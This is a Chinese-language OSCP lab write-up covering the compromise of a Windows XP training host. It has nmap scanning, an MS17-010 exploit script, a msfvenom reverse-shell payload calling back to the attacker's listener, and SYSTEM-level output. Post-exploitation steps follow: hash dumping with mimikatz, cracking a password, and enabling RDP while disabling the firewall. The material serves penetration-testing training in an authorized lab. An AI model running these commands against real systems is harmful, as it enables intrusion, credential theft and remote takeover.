OSCP Lab Writeups DEMO

10.11.1.5
更多资源 www.isecplus.net

✓ 10.11.1.5

- 主机名: Alice
- 操作系统信息：Windows 2000/XP

本主机写的比较详细，后续其他主机会相对简化一些。

一、获取初始 shell

1.1 信息收集

首先使用 Nmap 进行端口服务探测，命令如下：

```
sudo nmap -sS -sC -sV -p1-65535 --open -v  10.11.1.5
```

-sC - 相当于 -script=default。
-sV - 检测服务详细版本信息
-sS - 开启 SYN 半连接扫描，速度会更快

Nmap 扫描结果：

```
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
```

```
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

非常幸运的，Nmap 内置 NSE 脚本直接帮我们检测到目标可能存在 `MS17-010` 漏洞，可以造成远程代码执行。

1.2 发起攻击

我们首先尝试 MSF 自带的几个 `MS17-010` 攻击模块，但是都无法攻击成功，所以下面我们使用 Python 脚本进行攻击。

Python 脚本地址如下：

```
https://github.com/Jewel591/OSCP-Pentest-Tips/blob/master/system-exploit-exp/SMB/send_and_execute.py
```

下载到本地，并保存为 `send_and_execute.py` 文件。

该脚本会将 `.exe` 的可执行文件发送到目标主机并执行，所以需要先使用 msfvenom 生成 `.exe` 的 shell 文件，反弹一个 Meterpreter shell 回来。

因为从 Nmap 扫描结果可知目标是 `Windows XP` 系统，大概率是 32 位，所以使用 msfvenom 时加上 `-a x86` 参数：


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.119.189 lport=7777 -f exe -a x86 > ms17-010v8x86.exe
```

注意修改 `lhost` 为你的 IP 地址。

发起攻击之前，需要在本地使用 msf 的 `exploit/multi/handler` 模块进行监听，端口设置为 7777。


然后使用 python 攻击脚本上传 shell 木马：

```
python send_and_execute.py 10.11.1.5 ms17-010v8x86.exe
```



```
kali@kali:~/oscp/MS17-010$ python send_and_execute.py 10.11.1.5 ms17-010v8x86.exe
Trying to connect to 10.11.1.5:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x81cb13d0
SESSION: 0xe10c0e88
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe10eb4a0
Bad TOKEN_USER_GROUP offsets detected while parsing tokenData!
RestrictedSids: 0xe10ff3f8
RestrictedSidCount: 0x1f4
userAndGroupCount: 0x4c
userAndGroupsAddr: 0xe10eb528
Attempting WINXP SP0/SP1 x86 TOKEN_USER_GROUP workaround
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe10eb528
overwriting token UserAndGroups
Sending file F3K7BH.exe...
Opening SVCManager on 10.11.1.5.....
Creating service ySkG.....
Starting service ySkG.....
The NETBIOS connection with the remote host timed out.
Removing service ySkG.....
ServiceExec Error on: 10.11.1.5
nca_s_proto_error
Done
```

稍微等一下可以看到成功反弹回了 meterpreter shell：



```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[-] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) > set lhost 192.168.119.189
lhost => 192.168.119.189
msf5 exploit(multi/handler) > setg lport 7777
lport => 7777
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.119.189:7777
[*] Sending stage (180291 bytes) to 10.11.1.5
[*] Meterpreter session 1 opened (192.168.119.189:7777 -> 10.11.1.5:1093) at 2020-04-05 00:13:53 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: /home/kali/DVwTZZob.jpeg
meterpreter > do
[*] 10.11.1.5 - Meterpreter session 1 closed.  Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > ls
[-] Error running command ls: Rex::TimeoutError Operation timed out.
msf5 exploit(multi/handler) > ex
[*] exec: ex

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.189:7777
[*] Sending stage (180291 bytes) to 10.11.1.5
[*] Meterpreter session 2 opened (192.168.119.189:7777 -> 10.11.1.5:1326) at 2020-04-05 03:05:31 -0400

meterpreter > 
```

使用 `getuid` 或 `whoami` 查看，发现已经获取到了 system 权限。

二、后渗透阶段


2.1 获取 proof.txt

既然已经拥有了 system 权限，我们可以轻松的获取到 `proof.txt` 文件，方法如下：

我们在 meterpreter 中输入 `shell` 命令，进入 CMD 命令行模式。

执行如下命令，在 windows 上 搜索文件 `proof.txt` 文件：

```
dir /S proof.txt
```




```
C:\>dir /S proof
dir /S proof
 Volume in drive C has no label.
 Volume Serial Number is 50C3-3741
File Not Found

C:\>dir /S PROOF.TXT
dir /S PROOF.TXT
 Volume in drive C has no label.
 Volume Serial Number is 50C3-3741

 Directory of C:\Documents and Settings\Administrator\Desktop

02/25/2015  01:36 AM                35 proof.txt
               1 File(s)             35 bytes

     Total Files Listed:
               1 File(s)             35 bytes
               0 Dir(s)   1,629,659,136 bytes free
```

成功找到 proof.txt 文件。

切换到 `C:\Documents and Settings\Administrator\Desktop` 目录，然后在 CMD 中可以使用 `type` 命令直接打印文本文件：

```
type proof.txt
```



```
C:\Documents and Settings\Administrator\Desktop>type pro*
type pro*

proof.txt


ed20b785808f615be2c588ed925b18ce

C:\Documents and Settings\Administrator\Desktop>
```

支持成功获取到 proof.txt 文件。

2.2 提取内存中的密码hash和破解 hash

但是这就结束了吗？不！既然交了靶场的钱，那我们就要充分利用好靶场的资源。

通常在真实的渗透攻击中，我们是以获取目标敏感信息为目标的，所以我们就以这台主机为例，演示一下接下来可以怎样进一步利用。

使用 `sysinfo` 命令查看系统信息：

```
meterpreter > sysinfo
Computer        : ALICE
OS              : Windows XP (5.1 Build 2600, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : THINC
Logged On Users : 3
Meterpreter     : x86/windows
```

接下来演示一下如何提取内存中的密码，常见的有以下3 种工具可以使用：

- hashdump
- smart_hashdump
- mimikatz

下面我分别演示一下：

- hashdump:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a8c8b7a37513b7eb9308952b814b522b:::
alice:1004:aad3b435b51404eeaad3b435b5jk5D1WwAvn7jk5D1WwAvn71404ee:b74242f37e47371aff835a6ebcac4ffe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:05fa67eaec4d789ec4bd52f48e5a6b28:2733cdb0d8a1fec3f976f3b8ad1deeef:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0f7a50dd4b95cec4c1dea566f820f4e7:::
```

- mimikatz:

先在 meterpreter 中使用 load mimikatz 加载 mimikatz 模块，然后执行如下命令：

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package                               Domain        User             Password
------    -------                               ------        ----             --------
0;216360  MICROSOFT_AUTHENTICATION_PACKAGE_V1_0  ALICE         Administrator    n.a. (wdigest KO)
0;148611  MICROSOFT_AUTHENTICATION_PACKAGE_V1_0  ALICE         Administrator    n.a. (wdigest KO)
0;997     Negotiate                             NT AUTHORITY  LOCAL SERVICE    n.a. (wdigest KO)
0;996     Negotiate                             NT AUTHORITY  NETWORK SERVICE  n.a. (wdigest KO)
0;44345   NTLM                                                                 n.a. (wdigest KO)
0;999     Negotiate                             THINC         ALICE$           n.a. (wdigest KO)
```

- smart_hashdump:

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against ALICE
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kali/.msf4/loot/20200407041110_default_10.11.1.5_windows.hashes_890404.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 9cdfb1caf527c0ebdce1dc4677aefd96...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:a8c8b7a37513b7eb9308952b814b522b:::
[+]     HelpAssistant:1000:05fa67eaec4d789ec4bd52f48e5a6b28:2733cdb0d8a1fec3f976f3b8ad1deeef:::
[+]     SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0f7a50dd4b95cec4c1dea566f820f4e7:::
[+]     alice:1004:aad3b435b51404eeaad3b435b51404ee:b74242f37e47371aff835a6ebcac4ffe:::
[+]     test:1007:aad3b435b51404eeaad3b435b51404ee:17ea5c73e49f881e9c94f3b135bf40de:::
```

以上，我们通过3 中方式获取到 Windows 密码 Hash ，但是 hash 并不能直接利用（虽然也可以用来 pass the hash），所以就要对 Hash 进行破解，有两种方式：

1. 可以使用 john 跑彩虹表
2. 也可以使用某些在线 hash 查询网站进行查询，例如**https://crackstation.net/**

查询 alice 用户的 hash `b74242f37e47371aff835a6ebcac4ffe`，结果显示对应明文字符串为`aliceishere`。

2.3 尝试登录远程桌面

获取到账户密码之后，我们尝试远程桌面登录该主机。


首先使用 MSF 中的 `enable_rdp` 模块自动开启远程桌面并关闭防火墙（该脚本会尝试关闭目标防火墙并开启 RDP 服务）：

```
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*] 	RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] 	The Terminal Services service is not set to auto, changing it to auto ...
[-] 	Unable to change start type to Auto
[*] 	Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/20200407023843_default_10.11.1.5_host.windows.cle_3308
```

在 Linux 主机上，可以使用 `rdesktop` 工具连接 Windows 远程桌面，命令如下：

```
rdesktop -g 50% -u alice -p aliceishere 10.11.1.5 #-g 代表分辨率 50%
```

